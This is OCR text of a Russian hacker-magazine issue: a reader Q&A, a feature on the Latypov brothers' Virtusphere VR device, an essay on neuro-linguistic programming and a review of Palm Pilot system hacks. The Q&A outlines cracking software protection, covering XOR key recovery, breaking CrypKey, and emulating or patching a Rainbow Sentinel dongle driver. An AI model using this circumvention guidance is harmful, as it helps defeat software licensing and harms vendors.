A: Да, абсолютно реально. Там используется простой XOR с перестановкой. Можно идти разными путями: анализ зашифрованных .fc файлов (выделить одинаковые 8-байтовые блоки кода - мы можем утверждать с 99%-ой вероятностью, что это ключ шифровки, проXORенный с 00h, то есть ничем не изменившийся), анализ с предположением внутренней (расшифрованной) информации в .fc файлах (это можно делать только в том случае, когда мы точно знаем вид и/или структуру зашифрованного файла - мы просто XORим пошифрованные куски предполагаемыми расшифрованными данными и получаем готовый ключ).

Q: Что такое CrypKey? Много слышал про него, а толком ничего не знаю...

A: CrypKey - это обычная "навертка" на программное обеспечение, которая обеспечивает легкое лицензирование (его легкость подразумевается в удобстве для производителей и дилеров). Существует несколько режимов защиты. Для активации какой-либо возможности программы (здесь сделано разделение на уровни) требуется ввести определенный код. Сей комплекс привязывается к жесткому диску, и поэтому даже после переинсталляции защищенной программы по истечению срока ее годности она также будет кричать, что не зарегистрирована. При определенных навыках отламывается очень легко. :)

Q: Как можно "снять" с программы такую заглушку (ключик в LPT-порт), как Rainbow Sentinel Super Pro?

A: Если защита имеет более чем стандартный вид, то довольно легко. Достаточно выцепить все обращения к драйверу ключа (в случае, если сам драйвер не зашит в программу) и сэмулировать их либо изменить (пропатчить) проверки ответов. В случае же, если сам драйвер прошит в программу, необходимо воспользоваться специальным скриптом для получения имен функций API в IDA. Далее все будет легко. :)



Доктор Добрянский Dr.Cod@xakep.ru

ВИРТУАЛ ПОЛНОЕ ПОГРУЖЕНИЕ



Вокруг творится просто что-то невероятное. Современная наука перегоняет современную фантастику. Происходит то, что фантастам даже не снилось. И самое главное, все настолько просто, что можно спокойно это повторять чуть ли не в домашних условиях. Имплант, если ты еще не забыл, создал группу единомышленников. Мы вместе разбираемся с самыми современными технологиями, фокусами мозга, паранормальными явлениями. Хочешь, мы приедем к тебе? Или может, хочешь прокатиться с нами? Присоединяйся!

"Крутейшая вещь, скажу я вам. Одеваешь на голову шлем с трекером, берешь в руки пистолет-манипулятор, залезаешь в сферу и вперед! Игрок своими ногами бегает по виртуальной реальности, своими руками направляет на них оружие и своими ушами слышит, как монстр издает последний крик. Полное погружение в трехмерную реальность! И это не фантастика, это реальные ощущения. Можно пройтись по коридорам Quake или попасть внутрь (!) Unreal. Это не то что штаны на стуле просиживать перед плоским монитором! Это абсолютное воздействие на все органы чувств. Даже запахи внутри сферы можно моделировать...".

Такое мнение о виртуальной сфере у Тимура. Он один из молодых программистов, которые помогли братьям Латыповым создать прибор для погружения человека в виртуальное пространство. Сегодня Имплант в гостях у изобретателей Нурахмеда и Нуруллы Латыповых.

Что такое виртусфера?

Через люк залезаешь в прозрачный полый шар диаметром два с половиной метра. После того как крышку закрыли, ты можешь там свободно ходить, бегать и прыгать как белка в колесе. Шар установлен на опорах, так что может свободно вращаться в любую сторону вокруг своего центра. Несложный датчик, похожий на колесики в мышке, передает движения сферы на компьютер.

Теперь тебе не надо давить на клавиши, чтобы управлять своим двойником в игре. Теперь твой виртуальный двойник будет просто повторять твои движения. А если надеть виртуальный шлем, то создастся впечатление, что ты идешь по виртуальным лабиринтам действительно своими ногами.

А можно ли подняться по лестнице?

Вообще-то в сфере всегда идешь немного в гору. Остальное зависит от картинки, проецируемой в шлеме. Веришь глазам, что идешь в гору или под уклон, хотя физические ощущения, конечно же, одинаковые. Главное, что научиться "жить" в сфере легко.

В первый раз действительно чувствуешь себя немного непривычно, но потом просто забываешь о том, что находишься в тренажере, идешь в "трехмерке", не пропуская ни одного монстра... Это почти так же, как однажды научиться кататься на велосипеде. Один раз научился, а далее в постоянном осознанном контроле не нуждаешься. Конечно, если тебе не сделали лоботомию.

Имея дома виртуальный шлем, ты все равно не можешь двигаться естественно. Ты будешь просто натыкаться на мебель. А для компьютера ты вообще мертв, бегай сколько угодно, картинка все равно стоит на месте. Это постоянно напоминает тебе о том, что все понарошку. Не забудь, что шлем привязан к компу шнурком, в котором можно запутаться.

Сфера - свернутое бесконечное пространство, теперь ты можешь сколько угодно идти или бежать в любую сторону. При этом твои глаза и уши подключены к компьютеру, в руках пистолет-манипулятор. Из такого пистолета можно стрелять даже назад, независимо от того, куда ты смотришь. Если на тебя надеть виртуальный костюм с датчиками движения, то игрушка сможет рассчитать, в какую часть тела попала разрывная пуля, оторвать кусочек здоровья или забрать жизнь целиком.

SmellBlaster, на который братьями недавно был получен патент, создаст обонятельные впечатления. Проходишь по полю цветов - чувствуешь благоухание, раскурочил монстра - нюхай, чем он пахнет изнутри. Устройство обонятельной карты похоже на головку струйного принтера с множеством запахов вместо чернил. Есть возможность дозирования и распыления. Такое устройство можно закрепить на шлеме рядом с носом.

Виртуальное пространство сферы может отличаться от реального, там моделируются фантастические законы. Но оно позволяет забыть о реальности и действительно полностью всеми чувствами погрузиться в виртуальность. Это п

ЛЬНОСТЬ

Я понял! Хочу испытать это сам, только где?


Такие сферы в ближайшее время появятся на ВВЦ (бывший ВДНХ), в парке Горького. У братьев готов сценарий еженедельного телешоу. В студии два живых игрока со шлемами на голове в прозрачных сферах будут бегать по виртуальным лабиринтам. Зрители будут самостоятельно конструировать лабиринты. Лучшие из них будут сами принимать участие в игре по своим же картам и созданным уровням. Если ты крутой игрок и "писатель", можешь подать заявку на участие.

Виртусфера по цене не превосходит обычный игральный автомат. Не за горами появление целых виртуальных клубов, где вместо традиционных мониторов стоит около десяти сфер, сообщающихся по локальной сети. Причем ты сможешь сразиться с такими игроками через Интернет. О свежих новостях виртусферы можно узнать на сайте www.virtualsphere.com или www.aha.ru/~latypov. Виртусферщиков реально поймать на какой-нибудь из крупных компьютерных выставок (в начале июля они были в Китае).

Вместе с братьями работают несколько талантливых ребят, таких как Тимур, Сергей, Федор (мой тезка). Они хорошие программисты. Нурахмед считает, что работы хватит еще человек на сто: написание драйверов, заплаток к играм, своего движка, софта для новой виртуальной студии и костюму, прочие эксперименты с 3Д. Так что если у тебя есть желание и ты действительно крут, то можешь направить свою хакерскую энергию в мирное русло и заработать бабок. Вот еще один шанс не только поиграть со сферой, но и принять участие в освоении крутых технологий, которых еще нет даже на Западе.







А сколько это будет стоить?

Латыповы - изобретатели, а не бизнесмены. Поэтому цена будет зависеть не от них, а от того, кто будет инвестировать в их проекты. А проекты видимо выгодны и доступны по техническим параметрам. Но оставим бизнес - бизнесменам, любимое дело братьев - это изобретательство и реализация идей, чем они и занимаются.

Что такое трекер?

Для создания иллюзии реальности компьютеру нужно следить за движениями твоей головы. Когда двигаешь головой, картинка в шлеме тоже должна изменяться так, как изменялась бы в реальном мире. Для этого нужен специальный датчик с гироскопами, который и будет определять положение головы. Похожий датчик используется в пистолете-манипуляторе, чтобы направление виртуального пистолета точно совпадало с реальным.

У большинства трекеров (даже за 1000$) есть много недостатков: это мертвые зоны, или запаздывание. Представь: поворачиваешь головой, а изображение чуть запаздывает. Людей в таких случаях уже через пять минут начинает тошнить, это называют тренажерной болезнью. Сейчас для виртусферы братья делают специальный датчик с японскими "чиповыми" гироскопами - 5 граммов. Такие гироскопы ставят в ракеты и управляемые снаряды. Жаль, отечественные гироскопы весят не меньше полкилограмма, их на голову никак не привинтишь. Кстати, новый датчик будет стоить всего 200 баксов и обладать необходимыми характеристиками.

Что такое гироскоп?

Вращающееся тело сохраняет положение пространстве. На этом принципе сделали устройство, которое как компас все время показывает в одну сторону, как его ни поворачивай. Три гироскопа с перпендикулярными осями вращения, как бы ты не прыгал, всегда покажут компьютеру точный угол отклонения от осей. Кстати, если к электромагнитному компасу добавить датчик вертикали (третье измерение), он тоже может работать как 3Д датчик.

Есть ли аналоги виртусферы?

Традиционный аналог это подвес. Когда тебя подвешивают механически за руки и за ноги. Только это выглядит не совсем так, как показывают в фильмах ("Газонокосильщик"). Очень дорогая, громоздкая и сложная штука, похожа на металлическую паутину.

Можно гулять со шлемом по большому залу или стадиону. Но, чтобы определить твое положение в пространстве, нужна дорогая спутниковая система или другие сложные датчики. Без точных координат компьютер не сможет показать тебе нужное место лабиринта. Сферу ты можешь поставить у себя в квартире или отвезти в разобранном виде к другу на обычной легковой машине.

Привлекает идея коврика, который с помощью моторчиков возвращал бы бегущего игрока в начальную точку. Что-то типа умной беговой дорожки во все стороны. Человек делает шаг, датчик отслеживает перемещение, компьютер вычисляет, на сколько и куда сдвинуть коврик, после крутятся моторы, сдвигая его. Эта цепочка пока работает при современном уровне техники слишком медленно. Если человек будет двигаться быстро, рывками, бегать и прыгать, дорожка просто не будет успевать поворачиваться.


Можно ли пощупать виртуальность?

Вместо того чтобы рассказывать о недостатках всяких пузырьковых перчаток и зверских костюмов, бьющих током, Нурахмед поведал мне о дешевом решении проблемы зарубежными коллегами. В жилетку вмонтированы низкочастотные динамики. Так что если в тебя попали из миномета, ты сможешь это буквально почувствовать телом. О том, что с щупаньем пока сложно, ИМПЛАНТ уже рассказывал тебе в прошлом номере (статья про тактильный интерфейс).


Как Латыповы дошли до такой жизни?

Братья росли в семье математиков и физиков. Родители не ограничивали их фантазию. Ребята все время что-то конструировали, стремились сделать сами то, чего нельзя купить в магазине. А потом они выросли и тоже стали физиками-изобретателями. Их воображению можно позавидовать. На сайте Латыповых открыт "Фонд бредовых идей". Если тебе тоже не дают покоя гениальные идеи, ты можешь ими поделиться с настоящими изобретателями. А может быть, вы даже сможете сотрудничать...

Думаю, ИМПЛАНТ не последний раз в гостях у команды братьев Латыповых...







БЛАГОДАРНОСТИ:

Нурахмеду за подробный рассказ.

Нурулле за фотографии, фильм о виртусфере, за подробные схемы, демонстрацию внутренностей трекера и прочих чудес.

Тимуру и Федору за помощь в создании репортажа.



АННА ФЬЕЛЬ

НЕЙРОЛИНГВИСТИЧЕСКОЕ ПРОГРАММИРОВАНИЕ

(DR.COD@XAKEP.RU C SUBJECT`OM AF)

Судя по разговорам моих многочисленных знакомых-компьютерщиков, словосочетание "нейролингвистическое программирование" вызывает ассоциации в первую очередь с Бэйсиком, Ассемблером и пр. Однако при чем тут "нейро"? Очевидно, что речь идет о чем-то, связанном с мозгами, то есть это "программирование" человека, а не компьютера. Что же значит "программирование" и что скрывается за названием в целом?

Джон Гриндер и Ричард Бэндлер запатентовали это название для своего авторского курса обучения по повышению эффективности человеческой деятельности и общения. Расшифровывается оно как "управление поведением с помощью речи".

Когда ты пишешь программу для компьютера, то задаешь определенную последовательность операций, которые машина выполняет и выдает желаемый результат. Теперь проделаем все то же самое с человеком, при этом относясь к нему как к машине - не учитывая, нравится ли ему это, согласен ли он или вовсе без его ведома - это называется "манипулированием". Неподготовленное ухо в "нейролингвистическом программировании" слышит в первую очередь этот аспект.

Как появилось НЛП?

Тебе легче будет понять смысл НЛП и его функции, если покопаться в истории его возникновения. Зачем когда-то Гриндер и Бэндлер создали свой курс?

В шестидесятые годы Америку охватил "бум" психотерапии, личностного роста, а также новых бизнес технологий и PR. В то время Гриндер был молодым специалистом в области структурной лингвистики. Бэндлер был студентом отде-

ления компьютерных технологий не помню какого университета. Оба они интересовались психотерапией, но не воспринимали ее как таинственное искусство. Они подошли к психотерапии с трезвым техническим мышлением.

В чем смысл психотерапии? Человек, у которого что-то разладилось в жизни, который запутался, отчаялся и не в силах самостоятельно справиться с этим, приходит к другому, которого считает экспертом. В течение этих встреч происходит нечто, в результате чего ситуация либо меняется к лучшему, либо не меняется.

Интересное кино

Гриндер и Бэндлер решили узнать, что же именно "работает" в психотерапии. Для этого они выбрали трех наиболее эффективных психотерапевтов, у каждого из которых был свой собственный метод (это были Карл Роджерс, Вирджиния Сатир и Фриц Перлз).

Были просмотрены тысячи метров пленок с записью терапевтических сессий. При этом отмечались те моменты, в которых происходило "позитивное изменение". Что вызвало его? Может быть, психотерапевт сказал что-нибудь особенное? Или, наоборот, промолчал? Во время одной из терапевтических сессий Карл Роджерс выдержал паузу длительностью в 17 минут. Очень помогло. А может быть, дело в том, насколько близко сидел психотерапевт к своему клиенту, в какой позе, кивал ли головой и как часто?

Результаты

Несмотря на то, что психотерапевты были выбраны самые разные, что-то общее выделить все же удалось. Эффективность психотерапии была связана с тем, насколько успешно удавалось психотерапевту понять переживания клиента, войти в его мир, а также создать доверительные отношения, сохраняя при этом свою собственную позицию. На языке Гриндера и Бэндлера это звучало так: что должен сделать психотерапевт, чтобы создать у своего клиента впечатление, будто психотерапевт его понимает, заинтересован в улучшении его жизненной ситуации и действительно ему сочувствует?

Реакция терапевта была отделена от его настоящих чувств. Мне, увы, привелось реально столкнуться в жизни с одним из следствий этого разделения. Скорее всего, тебе тоже когда-нибудь встречался человек, с которым хотелось бы поделиться тем, что для тебя важно.

Идеальный слушатель? Что ты при этом чувствовал? Мне казалось, что это - чудо или большая редкость. Как же - слушает, внимание уделяет, интересуется, сопереживает... С ума сойти! Стало быть, я для него что-нибудь значу?!..

Но время от времени меня поражало, как "технично" мой собеседник реагирует. Я имею в виду, что там, где люди обычно двигаются по касательной, осторожно, иногда - намеками, он бил прямо в центр. Для него "технично" означало "мастерски", "профессионально", а для меня - "сухо", "бездушно".

В любом нейролингвистическом программисте "сидят" гуманист и манипулятор. Манипулятор, используя наработки, забывает о человеке (но не о себе!).

Техники в общении - вторичны. Если нет реального интереса к собеседнику, симулировать и изображать интерес неэтично, а иногда просто опасно. Так можно превратиться в "оператора музыкальных автоматов" в стиле - "нажми на кнопку - получишь результат". Если общение не складывается, стоит сначала выяснить, что в тебе мешает понимать и быть понятым, а уж потом разучивать техники.

И что это за техники?

Техники нейролингвистического программирования обычно преподносятся публике строго в соответствии с методами эффективных продаж как нечто таинственное, уникальное, недоступное и неизвестное никому, кроме... Покупатель имеет шанс причаститься этому скрытому знанию. Однако такой подход относится не только к продвижению НЛП в народные массы. Если внимательно приглядеться к тому, что происходит вокруг тебя, к твоим реакциям, к поведению других людей, можно обнаружить интересные закономерности.

НЛП вокруг, мой друг!

По улице навстречу тебе идут две девушки, очевидно приятельницы. Посматривают по сторонам, перебрасываются фразой-другой... Вот одна обратила внимание на что-то, показала подруге. Разговор оживился, девушки зажестикулировали... И, смотри-ка, пошли в ногу!

Или, например, ты болтаешь со своим приятелем, тут появляется кто-то еще и тоже включается в разговор. Ты вдруг замечаешь, что с тобой приятель говорит как всегда. Но, обращаясь к этому "еще кому-то", начинает говорить по-другому. Быстрее или медленнее. Паузы делает где-то не там, где обычно. Голос, опять же, другой...

В нейролингвистическом программировании это называется "подстройкой". Она возникает автоматически, когда ты внимателен к своему собеседнику. Ты "заражаешься" его эмоциональным состоянием, твое тело само принимает ту же позу, ты делаешь такие же жесты, киваешь в такт. Именно поэтому люди, которые много времени проводят общаясь друг с другом, час-

то становятся похожи, перенимают повадки.

Если ты решил освоить “технику подстройки”, будь готов к непредсказуемым вещам. Так, например, одна моя знакомая училась “активно слушать”. Активное слушание - это метод эффективного общения: слушатель активно старается дать понять говорящему, что он все понял. Первая фаза активного слушания - кивки головой и поддакивание в знак согласия. Так вот, эта барышня вставляла свое “угу” в каждую маломальскую паузу в моей речи. “Послушай (угу), нашу вечеринку (угу) перенесли с пятницы (угу) на послезавтра (ой).” При этом она кивала как заведенная и ухала как сова.

НЛП и экзамен

Техники НЛП могут помочь преодолеть страх, гнев и другие вещи, которые мешают наслаждаться жизнью и делать то, что хочешь. Не раз у меня была возможность проверить это на практике.

Впереди был государственный экзамен, и многие мои однокурсники и в особенности однокурсницы начали нагонять панику еще за полгода. Как же, сто вопросов, да еще по материалу, который никто уже 2 года не вспоминал! А если получишь “четыре”, не видать тебе красного диплома как своих ушей!


Но я-то знаю (и не понимаю, почему этого не знают они, тоже ведь психологи!), что оценка на устном экзамене сильно зависит от того, как ты говоришь, а не что именно ты говоришь. Страх и неуверенность в своих знаниях просто отбивают память. Что же делать? Как справиться с ними, если ежу понятно, что к экзамену я буду знать, мягко говоря, не все?

Придумалось вот что: мне представилась экзаменационная аудитория и все, что будет в ней происходить, но - в десять раз быстрее! Вот - народ с озабоченным видом едет в метро с разных концов Москвы, перелистывая учебники со скоростью хорошего вентилятора. Вот - все просеменили в коридор и выстроились в очередь. Вбежали в аудиторию, похватали билеты. Вот - сосредоточенно списывают.

Вбегает комиссия, шлепается на стулья, студенты один за другим подбегают, на секундочку присаживаются, вскакивают и выбегают вон. И все это - под “собачий вальс”. Уже после первого такого “кино” я сдерживала смех каждый раз, когда при мне произносили слово “госэкзамен”. Ну и как ты думаешь, чей ответ комиссия отметила как “выдающийся”, а?


Нейролингвистическое программирование вовсю использует тот опыт, который хранится в памяти каждого человека. А воображение помогает создать из отдельных эпизодов что-нибудь небывалое. И главное, ни критиков, ни цензуры!





ХАК - ЛУЧШИЙ ДРУГ ПИ

ЕВГЕНИЙ ЗАЛЮБОВСКИЙ ugin_z@yahoo.com




HackMaster

Программ для Пилота написано великое множество, но среди них можно выделить целую категорию системных расширителей (т.н. "хаков"). Они заменяют (или же расширяют) встроенные функции Пилота, что в значительной степени облегчает работу. Чем-то хаки похожи на резидентные программы для MS-DOS (помните такую систему?). Для Пилота умным человеком (Edward Keyes) написан HackMaster - менеджер системных расширителей, позволяющий включать, выключать и конфигурировать их. Взять его можно на http://www.da-gger-ware.com (последняя версия была 0.91, занимает 10 Кб памяти). Все хаки, установленные на Пилоте, отображаются в HackMaster'е. Есть небольшая тонкость: перед удалением любого хака нужно его отключить (а иногда и ресетнуть Пилот), в противном случае вашему карманному другу грозит зависание. Приятная особенность: после ресета Пилота появляется окно HackMaster'а, и вас спрашивают, не хотите ли вы активизировать ранее активированные хаки. Чтобы не активировать каждый вручную, можете нажать OK.


Последняя версия HackMaster'а может прописываться в флэш-памяти вместе с хаками, но большинство инструкций не советуют этого делать. Автор тоже этого никогда не делал, но вы можете попробовать это на свой страх и риск ;). Только не забудьте перед этим синхронизировать ваш Пилот с PC и полностью сбросить на него информацию (подойдет программа BackupBuddy от http://www.backupbuddy.com - настоятельно рекомендую установить ее на ваш компьютер, она поможет предотвратить потерю данных и очень вам пригодится).

Ниже будут рассмотрены те из хаков, которые автор использует (использовал) на своем Пилоте. Анализ каждого будет далеко не полным, ведь цель статьи - показать, для чего может использоваться то или иное расширение, а ваше дело - скачать его себе и попробовать.




CyrHack

Русификатор для Пилота, совершенно бесплатный, занимает в памяти около 20 Кб, поддерживает 4 кодировки русского языка (Win1251, KOI8-R, Mac, Dos), автор - Тим Ташпулатов. Очень полезная штука, особенно для тех, кто только что приобрел Пилот без предустановленного русификатора (т.е. кому не понравились высокие цены на русифицированные модели в сильно навороченных фирмах). Написание граффити несколько отличается от оригинальных букв кириллицы (но абсолютного подобия никто и не требует). Кодировки переключаются очень легко. Очень оживляет работу маленький индикатор, который после щелчка на нем меняет раскладку клавиатуры (с русской на английскую или наоборот). Присутствует настройка языка после включения хака (русский, английский или "не имеет значения"). Вот ссылка на страницу: http://www.enlight.ru/pilot/cyrhack/. Можно скачать и на http://www.palmpc.ru в разделе "Полезняшки" (кстати, на этом сайте есть множество книг, сконвертированных в стандартный для Пилота формат doc (отстань, мальчик, это не мелкософтовый формат. :)




EcoHack

Это хак, позволяющий менять тактовую частоту процессора Пилота, что может значительно продлить время работы от батарей (или повысить скорость работы за счет увеличения частоты работы процессора и, соответственно, большего энергопотребления). Как правило, вся мощность процессора (в Пилоте III рабочая частота процессора - это 16 МГц) требуется довольно редко, поэтому, изменив частоты до 10 МГц, можно снизить энергопотребление. Автору это нисколько не мешает - в экшн-игрушки он не играет, а пониженной частоты Палма ему вполне хватает. Можно включить и бОльшую частоту процессора с помощью специального движения пером (http://www.pspilot.de).



BatteryMeterHack

Не секрет, что Пилот измеряет напряжение батарей с погрешностью. Данный хак компенсирует ее, кроме того, он верно измеряет оставшийся заряд для алкалайновых батарей, никель-металлогибридных, никель-кадмиевых, перезаряжаемых алкалайновых и литиевых аккумуляторов. В стандартном ланчере для Пилота вверху отображается либо вольтаж, либо оставшийся в батареях заряд (по выбору). Кроме того, хак выставляет для разного типа батарей разные значения: для пониженного и критического вольтажа - Пилот сам вовремя предупредит вас о необходимости смены батарей. Особенно это актуально для аккумуляторов, так как они очень любят стремительно разряжаться в самом конце службы от одной зарядки. Есть версии для разных версий ОС (http://www.ibr.cs.tu-bs.de/~harbaum/pilot/). В памяти BatteryMeterHack занимает 3 Кб. Желательно его установить на вашего карманного друга (стандартный символ отображения состояния батарей просто ужасен, никакой эстетики. :)




Теперь рассмотрим очень интересную и профессионально сделанную серию PopUp-штучек от Bozidar Benc (http://www.benc.hr).




ЛОТОМАНА

Рубрику ведет Артур Атрохин
http:\\PalmPilot.spb.ru



PopUp Calculator

PopUp Calculator выводит калькулятор несколько уменьшенного, по сравнению со стандартным приложением, размера, что позволяет, не выходя из какой-либо программы, кое-что подсчитать. При нажатии пером вне калькулятора последний исчезает с экрана. Занимает 19 Кб и имеет большие возможности для настройки метода активации (всяческие нажатия и движения пером). Нужно отметить, что вся система настройки очень хорошо продумана и позволяет настроить множество хаков из этой серии (у автора находится 4 хака этой фирмы, и ни один друг другу не мешает). Одно только плохо - чрезмерно большой размер хаков, что связано, очевидно, с встроенной настройкой метода активации.




PopUp Time

PopUp Time выводит небольшую табличку с временем, датой, объемом свободной памяти, напряжением батарей (в численном и процентном выражении), Интернет-временем, а также имеет несколько встроенных утилит: копирование времени, даты, времени и даты, даты из календаря, а также просмотр календаря. Тип и вид отображаемых данных можно изменять при помощи нажатия пером. Занимает 13 Кб памяти.


PopUp Favorites

PopUp Favorites вообще занимает особое место в Пилоте у автора. Дело в том, что стандартный ланчер приложений для Пилота сам по себе не очень удобен - необходимо переключаться из одной программы в ланчер, чтобы запустить другую. Написано множество его заменителей, хороших и разных, однако автору больше нравится пользоваться PopUp Favorites - при его активации появляется список приложений, заранее настроенный вами, и можно выбрать любое приложение из него для запуска. Есть возможность отображения маленьких иконок в списке вместе с именами (они, к сожалению, есть не для всех программ, но можно загрузить их отдельно, файл называется LauncherIIIicons и поставляется вместе с этим хаком). Возможно также отображение списка ранее запущенных приложений. Объем в памяти - примерно 17 Кб плюс настройщик 5 Кб.



PopUpNote

Интересным является и хак под названием PopUpNote - он дает возможность работать с Блокнотом, не выходя из другого приложения. Автор экспериментирует с QuartusForth - средой разработки приложений для Пилота прямо на самом Пилоте, и данный хак очень помогает, когда надо что-нибудь исправить. Есть возможность выбора 4-х шрифтов для отображения (очевидно, в версии ОС 3.0 и выше, автор не проверял работу хака на более старых версиях), а также переключения категории и выбора нужной заметки из списка. В памяти занимает 13 Кб.




Уфф, с этой группой разобрались. Теперь - линейка хаков от другого производителя, TealPoint (http://www.tealpoint.com). У них вообще целая куча всяких полезных программ, поэтому желательно порыться на их сайте.

TealEcho

TealEcho - очень полезный хак, отображает на экране символы граффити, которые вы пишете, что дает возможность контролировать себя. Классная вещь, берет 7 Кб памяти - можно настроить вид индикации, который вам нравится более всего. Автор советует настроить такие опции: использовать линию потолще, рисовать в углу и использовать нижний правый угол.


TealNotes

